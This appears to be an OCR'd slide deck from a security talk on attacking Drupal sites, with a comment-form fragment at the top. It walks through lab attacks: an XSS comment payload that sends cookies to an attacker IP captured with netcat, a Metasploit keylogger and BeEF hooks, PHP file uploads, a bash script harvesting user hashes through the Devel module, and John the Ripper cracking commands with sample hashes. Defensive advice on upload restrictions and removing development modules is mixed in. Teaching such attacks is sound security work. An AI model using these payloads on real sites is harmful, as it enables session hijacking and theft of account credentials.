- Web page addresses and e-mail addresses turn into links automatically.
- Allowed HTML tags: <p> <a> <em> <strong> <cite> <code> <ul> <ol> <li> <dl> <dt> <dd> <h2> <h3> <h4> <frame>

##### Full HTML

- Web page addresses and e-mail addresses turn into links automatically.

##### Very basic

- Web page addresses and e-mail addresses turn into links automatically.
- Allowed HTML tags: <a>
- Lines and paragraphs break automatically.

[More information about formatting options](#)

Notify me when new comments are posted

All comments    Replies to my comment

[Save comment](#)

[Preview](#)



# comments – persistent XSS

Firefox

My account | pancake\_hat.jpg (JPEG Image, 399x300 ... | /user/19/oauth/consumers

Updated the consumer

View Authorization Edit My Library

access tokens authorizations consumers add consumer

My account

Name	Key	Created	Operations
"1or'1=a'1;--	ZIA9Yj...	Tue, 04/26/2011 - 12:43	Edit Delete
	H82cJV...	Tue, 04/26/2011 - 12:45	Edit Delete
	7Lqhdr...	Tue, 04/26/2011 - 12:48	Edit Delete

# comments – XSS cookie theft

The screenshot shows a Firefox browser window with the title "Preview comment | drupal 7". The address bar contains "attacking.drupal.org/d7/?q=comment/reply/1". The page displays a comment form with the following fields:

- Mon, 12/30/2013 - 10:29
- permalink
- comment
- Your name: test
- Subject: comment
- Comment \*:  

```
<p>comment</p>
<script>img=new Image();img.src="http://192.168.195.112/blah.php?cookie="+document.cookie;</script>
```

A modal terminal window titled "root@kali: ~" is open, showing a netcat listener on port 80. The terminal output includes the following text:

```
root@kali:~# nc -nnlvp 80
listening on [any] 80 ...
connect to [192.168.195.112] from (UNKNOWN) [192.168.195.223] 64649
GET /blah.php?cookie=Drupal.toolbar.collapsed=0;%20SESS89d24bb5c1c5825cff2757b60c75fb3=02qlab5aaaf52mpm64em90o8634;%20has_js=1 HTTP/1.1
Host: 192.168.195.112
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:26.0) Gecko/20100101 Firefox/26.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attacking.drupal.org/d7/?q=comment/reply/1
Connection: keep-alive
```

At the bottom of the terminal window, it says "Waiting for 192.168.195.112...".



# comments – MSF JavaScript keylogger

The screenshot shows a Firefox browser window with the URL `attacking.drupal.org/d7/?q=comment/1#comment-1`. The page content is a comment form with the following code entered:

```
<p>great post!</p>
<script type="text/javascript" src="http://192.168.195.112/No6ECBzj3/test.js">
```

Below the browser is a terminal window titled "root@kali: ~" running the Metasploit Framework (msfconsole). The command `show options` is run, displaying the following module options:

Name	Current Setting	Required	Description
DEMO	false	yes	Creates HTML for demo purposes
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URI PATH		no	The URI to use for this exploit (default is random)

The command `exploit` is then run, resulting in the following output:

```
[*] Listening on 0.0.0.0:80...
[*] Using URL: http://0.0.0.0:80/No6ECBzj3
[*] Local IP: http://192.168.195.112:80/No6ECBzj3
[*] Server started.
```



# comments – MSF JavaScript keylogger

The screenshot shows a Firefox browser window with the following details:

- Title Bar:** Firefox, blah blah | dr00pal 7, attacking.drupal.org/d7/?q=node/1#comments.
- Toolbar:** Disable, Cookies, CSS, Forms, Images, Information, Miscellaneous, Outline, Resize, Tools, View Source, Options.
- Page Content:** A Drupal login page for "dr00pal 7". It includes fields for "Username" (admin) and "Password" (redacted). Buttons for "Create new account", "Request password reset", and "Log in".
- Terminal Window:** An MSF terminal window titled "root@kali: ~" running the command "msf auxiliary(http\_javascript\_keylogger) > exploit". The output shows the keylogger listening on port 80 and logging keystrokes from the user "admin".
- Comments Section:** A comments section for a post by "test" (Mon, 12/30/2013 - 10:42). It contains two comments: "awesome" and "great post!". A link "permalink" is provided for the post.



# comments – BeEF XSS

- http://beefproject.com/


The screenshot shows the BeEF Control Panel interface within a Firefox browser window. The left sidebar lists 'Hooked Browsers' under 'Online Browsers', specifically 'attacking.drupal.org', which has five browser instances listed. The main area displays the 'Logs' tab of the 'Getting Started' panel, showing a list of events:

ID...	Type	Event
15	Zombie	appears to have come back online
14	Zombie	just joined the horde from the domain: 192.168.195.114:80
13	Zombie	appears to have come back online
12	Zombie	just joined the horde from the domain: 192.168.195.114:80
11	Event	2.448s - [Blur] Browser window has lost focus.
10	Event	0.004s - [Focus] Browser window has regained focus.
9	Zombie	appears to have come back online
8	Zombie	just joined the horde from the domain: 192.168.195.114:80
7	Zombie	appears to have come back online
6	Zombie	just joined the horde from the domain: 192.168.195.114:80
5	Event	3.404s - [Blur] Browser window has lost focus.
4	Event	0.004s - [Focus] Browser window has regained focus.
3	Zombie	appears to have come back online
2	Zombie	just joined the horde from the domain: attacking.drupal.org:80
1	Authenticati...	User with ip ... has successfully authenticated in the application.

## Cross-Site Scripting (XSS) Client-Side Attacks


[demo](#)

# persistent XSS – everywhere!





# reflected XSS – even more common!





# user content - file uploads

The screenshot shows a web application interface with a header bar featuring a blurred background image of a construction site. The header includes a welcome message for 'Greg Foss' and links for 'Logout', 'Account', 'Projects', and 'Administration'. Below the header is a navigation menu with tabs: Overview, Messages, Tasks, Milestones, Files (which is selected), Tags, Forms, and People. A breadcrumb trail indicates the current location: 'Dashboard > Files > documents > File details'. A search bar and a 'Go' button are also present.

A green notification bar at the top states: 'File 'evil.pdf' has been added'.

The main content area displays the uploaded file 'evil.pdf'. It includes a thumbnail icon (a PDF icon with a red 'X'), the file name 'evil.pdf', and the description 'EVIL PDF – DO NOT OPEN!!'. It also shows the folder 'documents', the last revision ('Revision #1 by Greg Foss on Monday, 13 December'), and tags ('backdoor, evil'). There are 'Download' and 'Edit' links.

To the right, there is a sidebar titled 'Folders' containing a list of categories: 'All files', 'documents' (which is highlighted in yellow), 'images', and 'other'. There is also a link to 'Add folder'.

Below the main content, there is a section titled 'Revisions' which lists 'Revision #1' with the same details as the file preview.

At the bottom, there is a section titled 'Comments' with the message 'There are no comments posted for this object'.



# user content - file uploads

The screenshot shows a web application interface for managing user content, specifically file uploads. At the top, there is a navigation bar with links for Overview, Messages, Tasks, Milestones, Files (which is the active tab), Tags, Forms, and People. The top right corner displays a welcome message for 'Greg Foss' and links for Logout, Account, Projects, and Administration. Below the navigation bar, a breadcrumb trail shows the current location: Dashboard > Files > documents > File details. A search bar with a 'Go' button is also present.

A green notification bar at the top indicates that 'File 'evil.php' has been added'.

The main content area displays the details for the file 'evil.php'. It includes:

- The file name: **evil.php**
- A small thumbnail icon representing the file type.
- Description: EVIL PHP
- Location: Folder: documents
- Revision History: Last revision: Revision #1 (by Greg Foss on Monday, 13 December)
- Tags: backdoor, evil, php, script
- Download link: Download (28bytes) | Edit | Delete

To the right of the file details, there is a sidebar titled 'Folders' containing a list of folders:

- All files
- documents (with a status icon)
- images (with a status icon)
- other (with a status icon)

Below the folder list is a link to 'Add folder'.

**Revisions** section:

**Revision #1** (by Greg Foss on Dec 13, 2010 14:17)

— Initial version —

Download (28bytes) | Edit

**Comments** section:


There are no comments posted for this object



# lock down permitted file types

## Permitted file extensions

Specify the allowed file extensions for uploaded files. Separate extensions with a space and do not include the leading dot. Set to \* to remove the restriction.





# file upload – PHP code execution

- Uploading and executing PHP code has been \*fixed in recent versions of Drupal as of November 2013
  - <https://drupal.org/SA-CORE-2013-003>
  - Code execution prevention (Files directory .htaccess for Apache - Drupal 6 and 7)

```
root@ubuntu:/var/www/d7/sites/default/files# cat .htaccess
# Turn off all options we don't need.
Options None
Options +FollowSymLinks

# Set the catch-all handler to prevent scripts from being executed.
SetHandler Drupal_Security_Do_Not_Remove_See_SA_2006_006
<Files *>
    # Override the handler again if we're run later in the evaluation list.
    SetHandler Drupal_Security_Do_Not_Remove_See_SA_2013_003
</Files>

# If we know how to do it safely, disable the PHP engine entirely.
<IfModule mod_php5.c>
    php_flag engine off
</IfModule>root@ubuntu:/var/www/d7/sites/default/files# █
```




# development modules

- Modules that assist with the active development of a Drupal application.
  - Excellent for Development
  - Remove prior to Test/Staging
  - Never leave installed on Production applications
- Picking on...
  - Masquerade (<https://drupal.org/project/masquerade>)
  - Devel (<https://drupal.org/project/devel>)



# masquerade

- Allows the user to change accounts to any other user.
- Could be used to implicate other's in suspicious activities, elevate privileges, etc.





- Module used for development
- Should never be installed on production, ever...
- Allows users to view debugging information, including full database details of application content.
- Also allows for PHP code execution!





# devel - permissions

- Drupal 6

Permission	anonymous user	authenticated user
<b>devel module</b>	In Drupal 6, Devel's permissions are not nearly as granular	
access devel information	<input type="checkbox"/>	<input checked="" type="checkbox"/>
display source code	<input type="checkbox"/>	<input checked="" type="checkbox"/>
execute php code	<input type="checkbox"/>	<input checked="" type="checkbox"/>
switch users	<input type="checkbox"/>	<input checked="" type="checkbox"/>

- Drupal 7

PERMISSION	ANONYMOUS USER	AUTHENTICATED USER	ADMINISTRATOR
<b>Devel</b>	Never ↓	Common ↓	Default ↓
Access developer information <small>View developer output like variable printouts, query log, etc. <i>Warning: Give to trusted roles only; this permission has security implications.</i></small>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Execute PHP code <small>Run arbitrary PHP from a block. <i>Warning: Give to trusted roles only; this permission has security implications.</i></small>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Switch users <small>Become any user on the site with just a click. <i>Warning: Give to trusted roles only; this permission has security implications.</i></small>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>



# devel – account info disclosure

The screenshot shows a web browser window with the title "CookieCatcher BETA v0.1". The URL in the address bar is "/user/1/devel". The page content is a user profile for a user named "admin". The profile includes fields for "uid", "name", "pass", "mail", "theme", "signature", "signature\_format", "created", "access", "login", "status", "timezone", and "language". The "pass" field is highlighted with a yellow background, showing the value "YV/6W...\$SS\$DfMsjxlyBQjosaaAZd". The "name" field also has a yellow background, showing "admin". The "pass" field is also highlighted with a yellow background.

Field	Type	Value
uid	(String, 1 characters)	1
name	(String, 5 characters)	admin
pass	(String, 55 characters)	YV/6W... \$SS\$DfMsjxlyBQjosaaAZd
mail	(String, 16 characters)	[REDACTED]
theme	(String, 0 characters)	
signature	(String, 0 characters)	
signature_format	(NULL)	
created	(String, 10 characters)	1361298464
access	(String, 10 characters)	1363383404
login	(String, 10 characters)	1363382106
status	(String, 1 characters)	1
timezone	(String, 14 characters)	America/Denver
language	(String, 0 characters)	



# devel – scraping account info

```
#!/bin/bash

mkdir export

echo ""
echo "grabbing hashes, please be patient..."
echo ""
for i in {1..210}
do
    curl -s -b SESS152
done

cat export/* | grep "krumo-preview" | cut -c 36-91 > hashes.txt
cat export/* | grep "@" | cut -c 36-100 | sed 's/.....$//>' > emails.txt
paste emails.txt hashes.txt > dump.txt
cat dump.txt | sort > "users_`date '+%m%d%Y'`.txt"
count=$(cat dump.txt | wc -l);

echo $count" = total account credentials compromised"
echo -----
cat "users_`date '+%m%d%Y'`.txt"
echo -----
echo ""
echo "party on..."
echo ""

rm hashes.txt
rm emails.txt
rm dump.txt
rm -rf export
```

```
gfoess-23224s:script gfoess$ ./scrape.sh
grabbing hashes, please be patient...
164 = total account credentials compromised
-----
Al          Wz7
Al          sQ4
Al          s301uDbeFmN
Al          t.9
Al          WBp
Am          /Yq
An          jd0
An          75W
An          6EI19Uh0ct3
An          w.w
An          Gc5
An          6/f
Av          iZhZpT9t.oY
Be          M1tt87XInuv
Bi          j2/
Br          KFV
Br          W0Z
Ca          Jpn
Ca          Io/
```



# Devel – account disclosure – log traces

Dashboard Content Structure Appearance People Modules Configuration Reports Help Hello admin Log out Edit shortcuts

Add content Find content

	TYPE	DATE	MESSAGE	USER	OPERATIONS
	user	01/13/2014 – 08:46	Session closed for test.	test	
⚠	page not found	01/13/2014 – 08:45	user/30/devel	test	
⚠	page not found	01/13/2014 – 08:45	user/28/devel	test	
⚠	page not found	01/13/2014 – 08:45	user/27/devel	test	
⚠	page not found	01/13/2014 – 08:45	user/26/devel	test	
⚠	page not found	01/13/2014 – 08:45	user/25/devel	test	
⚠	page not found	01/13/2014 – 08:45	user/24/devel	test	
⚠	page not found	01/13/2014 – 08:45	user/23/devel	test	
⚠	page not found	01/13/2014 – 08:45	user/22/devel	test	
⚠	page not found	01/13/2014 – 08:45	user/21/devel	test	
⚠	page not found	01/13/2014 – 08:45	user/2/devel	test	
	user	01/13/2014 – 08:45	Session opened for test.	test	



# demonstration

## Devel – Account Harvester

<https://github.com/gfoss/attacking-drupal>

[demo](#)



## ./includes/password.inc

- Defines the hashing algorithms for Drupal 7
- Hashes the password using SHA512 and a randomly generated Salt.
  - Password passed through hash function numerous times to increase the time it will take to crack.

```
Function user_hash_password($password, $count_log2 = 0) {  
  if (empty($count_log2)) {  
    // Use the standard iteration count.  
    $count_log2 = variable_get('password_count_log2', DRUPAL_HASH_COUNT);  
  }  
  return _password_crypt('sha512', $password,  
    _password_generate_salt($count_log2));  
}
```



# cracking Drupal hashes

- Drupal 7

```
# john list.txt -wordlist="" -salt="" -  
format="drupal7"
```

- Drupal 6

```
# john list.txt -wordlist=""
```



# cracking Drupal 7 hashes

```
root@kali:~/Desktop/dr00pal# cat d7-crack.txt
admin@admin.com:$S$D5Hqlvk6Ho6P03giHgRw2ivJaFZeAC9kndv0gn.1RDjYV42rCHc8
froggy@jump.com:$S$DxzwyrrZwaxhIXTeam.Jq6Gzf6QGsQtHC20p/cyp6.nsjjbCbc1
hamburger@mc.d:$S$Dd9yqDxtmyCZq6zfgPlwdubVFtMSzyIgEj/1HViXFh5j3IxasEja
ima@p.c:$S$DaF1S1JMNVHB9FyvpPLVvjAqpwQJ3IEgU/Sww1i0HlMPHcCZMD9
ima@user.com:$S$DXj7c2i5zHS9GSZfst7wGnfLeY9UvhIKLbh733N3VjhnPJOHKSA8
im@confused.com:$S$DqgQANQfpP15xZf4tYIij4UcVmdCfqk2s3LNxJZZug5g0LVTumZM
jalapeno@is.hot:$S$DB16X6spyih.WNv0J4MCrziXVvJ1w5Ynh1Ywmey.PpU9mtziPn09
mac@apple.com:$S$DK3ughMXYpptn5NP5rfax3tYOMEo7WFCyJ05gv2cD8T71aVvFk7j
manager2@company.com:$S$DpyOrFS90uZq9Pk/4DeYdIMx7RjfLJoFjqFx4gy39/U2f/.JcrSL
manager@company.com:$S$DPAbZ/q3LBElfHzglDT.Eyp.Iui0c0tupxa4PNNDgp/tg5asqyXQ
monkey@business.com:$S$Dcj0zfnYMsK9Kf3zXTn0WbvSn0zDe2X4NC1G8gznqSKXu78xd.i4
new@user.com:$S$DrkNw07FF2Kt3tySwFP120tsmmDym0zsZvx/0RYznx58.Psh3Zpi
nix@ubuntu.com:$S$DpeYFNHueDMQBRgzMmbGlxs2iHCaWsGgN/8GzXLnNiPb9LBLMiCt
qa@company.com:$S$DU6uo0xhFXq070AeIJDTNiEBiv1RBmEfwnTh7zF2WQ/TXgL5CVa0
r00t@user.com:$S$D32mnY20IPs7MK1SPY0/gI2y4lAj.2U2LqRCn5IszN8HLeREdkEF
script@kiddie.net:$S$DQiOK58wEWnMaMHXXwmu42ShXNFFUH1VIh5yhM6qLdh6uZWixyR
something@pwnedemail.com:$S$DLAnckNQBW9SUtzknf0oqFSXW5KEjj09G1.10V11hyo3QFKEeU48
spam@spammyspam.com:$S$DWaav17sK0XUGRsvUK40QS12lgtah8XqCIERhte.daYkBLcbPP.a
taco@burrito.com:$S$DI6hMtbxDIHL6QuHCTbXHjTd01DlvaaR50af2NxmHfxLKsbp29/0
